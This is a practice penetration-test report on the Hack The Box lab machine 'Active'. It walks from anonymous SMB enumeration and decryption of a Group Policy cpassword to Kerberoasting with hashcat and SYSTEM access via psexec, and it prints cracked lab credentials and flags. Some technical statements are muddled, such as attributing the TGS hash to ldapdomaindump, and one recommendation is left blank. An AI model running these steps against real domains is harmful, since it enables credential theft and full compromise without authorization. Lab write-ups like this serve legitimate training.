Offensive Security Certified Professional Exam Report - Active - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-12-27/28

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the **HTB Active** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

With the access to a publicly available SMB share, it was possible to retrieve a credential that guaranteed the first foothold on the target system. Since this access is related to an administrative component of the active directory, it was possible to request a Ticket-Granting-Service for this highly privileged user and, in the response, obtain the NTLM hash of the user's password.

1.1 Recommendation

It is highly recommended to store sensitive information (i.e. usernames and passwords) in a secure environment with restricted access, since this information can be used to attack the system.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.246.212

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our

penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Active - 10.129.246.212

3.1.1 Network and Service Enumeration

We first performed a network scan to identify opened ports on the target:

```
ports=$(sudo nmap -T5 -Pn -p- $target -oN ports.txt | egrep "^[0-9]{2,5}" | sed -E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Result
53,88,135,139,389,445,464,593,636,3268,3269,5722,9389,47001,49152,49153,49154,49155,49157,49158,49169,49173,49174
```

Known which ports are reachable, we performed another scan to identify services and their versions:

```
sudo nmap -Pn -p$ports -sS -sV -sC -PA $target -oN serv.txt
PORT      STATE    SERVICE       VERSION
53/tcp    filtered domain
88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-27 09:21:28Z)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open     tcpwrapped
3268/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open     tcpwrapped
5722/tcp  open     msrpc         Microsoft Windows RPC
9389/tcp  open     mc-nmf        .NET Message Framing
47001/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open     msrpc         Microsoft Windows RPC
49153/tcp open     msrpc         Microsoft Windows RPC
49154/tcp open     msrpc         Microsoft Windows RPC
49155/tcp open     msrpc         Microsoft Windows RPC
49157/tcp open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open     msrpc         Microsoft Windows RPC
49169/tcp open     msrpc         Microsoft Windows RPC
49173/tcp open     msrpc         Microsoft Windows RPC
49174/tcp open     msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-12-27T09:22:22
|_  start_date: 2023-12-27T09:10:13
|_clock-skew: -1s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
```

3.1.3 SMB Enumeration

From the first two enumerations, we found that ports 139/445 are open on the target. This shows that it may be SMB running on it. We enumerate these services with the guide of Hacktrics 139,445 - Pentesting SMB.

```
$ smbclient --no-pass -L //$target
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
```

The first share *Replication* did not give any interesting information about the target. Only that it is running Windows. File *Groups.xml* contained a "*cpassword*" and a potential username that we

are going to investigate further:

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User
clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2"
changed="2018-07-18 20:46:06"
uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName=""
fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5
aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
userName="active.htb\SVC_TGS"/></User>
</Groups>
```

We got further internal information using the tool *crackmapexec:*

```
crackmapexec smb $target -u '' -p '' --shares
SMB         10.129.246.212  445    DC               [*] Windows 6.1 Build 7601 x64
(name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.246.212  445    DC               [+] active.htb\:
SMB         10.129.246.212  445    DC               [+] Enumerated shares
SMB         10.129.246.212  445    DC               Share           Permissions
Remark
SMB         10.129.246.212  445    DC               -----           -----------
------
SMB         10.129.246.212  445    DC               ADMIN$
Remote Admin
SMB         10.129.246.212  445    DC               C$
Default share
SMB         10.129.246.212  445    DC               IPC$
Remote IPC
SMB         10.129.246.212  445    DC               NETLOGON
Logon server share
SMB         10.129.246.212  445    DC               Replication     READ
SMB         10.129.246.212  445    DC               SYSVOL
Logon server share
SMB         10.129.246.212  445    DC                 Users
```

Further with *crackmapexec,* we used the module *--spider-plus* to identify the existing files:

```
crackmapexec smb $target -u '' -p '' -M spider_plus
```

```
{
   "Replication": {
      "active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
         "atime_epoch": "2018-07-21 12:37:44",
         "ctime_epoch": "2018-07-21 12:37:44",
         "mtime_epoch": "2018-07-21 12:38:11",
         "size": "23 Bytes"
      },
                        "active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group
Policy/GPE.INI": {
         "atime_epoch": "2018-07-21 12:37:44",
         "ctime_epoch": "2018-07-21 12:37:44",
         "mtime_epoch": "2018-07-21 12:38:11",
         "size": "119 Bytes"
      },

"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Wi
ndows NT/SecEdit/GptTmpl.inf": {
         "atime_epoch": "2018-07-21 12:37:44",
         "ctime_epoch": "2018-07-21 12:37:44",
         "mtime_epoch": "2018-07-21 12:38:11",
         "size": "1.07 KB"
      },

"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/
Groups/Groups.xml": {
         "atime_epoch": "2018-07-21 12:37:44",
         "ctime_epoch": "2018-07-21 12:37:44",
         "mtime_epoch": "2018-07-21 12:38:11",
         "size": "533 Bytes"
      },

"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol"
: {
         "atime_epoch": "2018-07-21 12:37:44",
         "ctime_epoch": "2018-07-21 12:37:44",
         "mtime_epoch": "2018-07-21 12:38:11",
         "size": "2.72 KB"
      },
      "active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI": {
         "atime_epoch": "2018-07-21 12:37:44",
```

```
        "ctime_epoch": "2018-07-21 12:37:44",
        "mtime_epoch": "2018-07-21 12:38:11",
        "size": "22 Bytes"
    },

"active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
        "atime_epoch": "2018-07-21 12:37:44",
        "ctime_epoch": "2018-07-21 12:37:44",
        "mtime_epoch": "2018-07-21 12:38:11",
        "size": "3.63 KB"
    }
  }
}
```


Using this tool, we were able to identify the domain:

```
crackmapexec smb $target -u '' -p '' --sam
SMB         10.129.246.212  445    DC               [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.246.212  445    DC               [+] active.htb\:
```

Besides the file Groups.xml, enumerating SMB brought us also nothing useful.

By further investigating the file *Groups.xml*, we found that it contains an interesting field called *cpassword*. According to this publication What the heck is a cpassword?, this field in Active Directory's Group Policy Preference, that allows administrators to set passwords throug Group Policy. The problem of *cpassword* involves the usage of weak cypher (AES 32-Byte) and key is available on the support site. Henceforth any user with a basic access can access the key and crack the password.

To crack this password, we found the tool gpp-decrypt on the GitRepository with the same name. We ran the tool and get the following result:


```
 ./gpp-decrypt.py -f groups.xml

                                 __                                    __
  ___ _   ___     ___  ____ ___/ /  ___  ____  ____  __ __   ___  / /_
 / _ `/  / _ \   / _ \/___// _  / / -_)/ __/ / __/ / // /  / _ \/ __/
 \_, /  / .__/ / .__/     \_,_/  \__/ \__/ /_/    \_, /  / .__/\__/
/___/  /_/    /_/                                /___/  /_/
```

```
[ * ] Username: active.htb\SVC_TGS
[ * ] Password: GPPstillStandingStrong2k18
```

3.1.2 HTTP Enumeration

An enumeration to the HTTP server brought us no result. HTTP is open on port 47001. By calling on the browser, we get the following response:



Not Found

HTTP Error 404. The requested resource is not found.

Just to follow the http enumeration, we ran *gobuster* on port 47001, where the is a http server to find potential hidden paths:

```
gobuster dir -u http://$target:47001 -w directory-list-2.3-medium.txt
-k -x txt -o port.txt
```

This scan also gave no return.

3.1.4 DNS Enumeration

Since port 53 for DNS is showing as open/filtered, we decided to enumerate it following the guide available in Hacktricks - 53 - Pentesting DNS.

Following the commands also gave no satisfactory result.

3.1.5 Active Directory Enumeration

Since we found ports related to active directory, we performed the next enumeration with the tool *rpcclient* to identify potential users within the system:

```
for i in $(seq 500 1100); do
    rpcclient -N -U "" $target -c "queryuser 0x$(printf '%x\n' $i)" | grep "User
Name\|user_rid\|group_rid" && echo "";
done

# Result (for all values in the seq):
do_cmd: Could not initialise samr. Error was NT_STATUS_ACCESS_DENIED
```

Next, we used the tool *GetNPUsers* to find users that "Do not require Kerberos preauthentication".

```
GetNPUsers.py -no-pass -usersfile namest.txt active.htb/
# Result
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Using again the tool *nmap*, we performed a specific enumeration to find potential users:

```
nmap -p88 --script=krb5-enum-users
--script-args="krb5-enum-users.realm='active.htb'" $target
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-27 17:19 CET
Nmap scan report for active.htb (10.129.246.212)
Host is up (0.034s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|_    administrator@active.htb
```

3.1.2 Initial Access

Vulnerability Explanation: The file *Groups.xml* is mostly used by system administrators to store credentials for Active Directory's Group Policy Preference. This file is publicly available to users with basic access and its weak encryption allows brute forcing to obtain the plaintext credentials. In the present situation, the file was available to anonymous access through SMB share.

Vulnerability Fix: It is recommended to store credentials/hashes and other sensitive data publicly in a data/environment with high restrictive access, to prevent unauthorized access. Furthermore, it is advisable to analyze all files in the *sysvol* for the keyword "cpassword". If

there is any, all references to it should be removed from the Group Policy Object.

Severity: High

Steps to reproduce the attack:

1. By accessing the anonymous SBM *Replication*, we found the file *Group.xml* with a field *cpassword.*
2. With the tool gpp-decrypt on the GitRepository, we could decrypt the password:

```
./gpp-decrypt.py -f groups.xml
[ * ] Username: active.htb\SVC_TGS
[ * ] Password: GPPstillStandingStrong2k18
```

3. By using the decrypted password, we could access the share *Users* and obtain the first flag:

```
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 17:14:42 2018
  ..                                  D        0  Sat Jul 21 17:14:42 2018
  user.txt
smb: \SVC_TGS\Desktop\> more user.txt
ceaf4845b00558da42927dd7763ea444
```

3.1.3 Privilege Escalation

Vulnerability Explanation: In some situations, Service Principals may have more privileges than necessary, which allows an attacker with valid credentials to request a Ticket-Granting-Service. In this request, the Service Principa's NTLM hash is sent and then can be cracked by an attacker

Vulnerability Fix: It is recommended to

Severity: Critical

Steps to reproduce the attack:

1. We ran the tool *ldapdomaindump* to find Service Principals that are associated with the account found:

```
ldapdomaindump -u active.htb\SVC_TGS -p 'GPPstillStandingStrong2k18' ldap://$target
```

2. The command above generated a hash that we could crack using the tool hashcat:

```
 hashcat -m 13100 --force -a 0 hashadmin rockyou.txt
# Result
Ticketmaster1968
```

3. With this password, we were able to login to the target:

```
psexec.py active.htb/Administrator@$target
C:\Windows\system32> whoami
nt authority\system
C:\Users\Administrator\Desktop> type root.txt
da88232a7edc79d17ab7910190726baa
C:\Users\Administrator\Desktop> systeminfo | findstr /B /C:"Domain"
Domain:                   active.htb
```

Conclusion

Very good this time.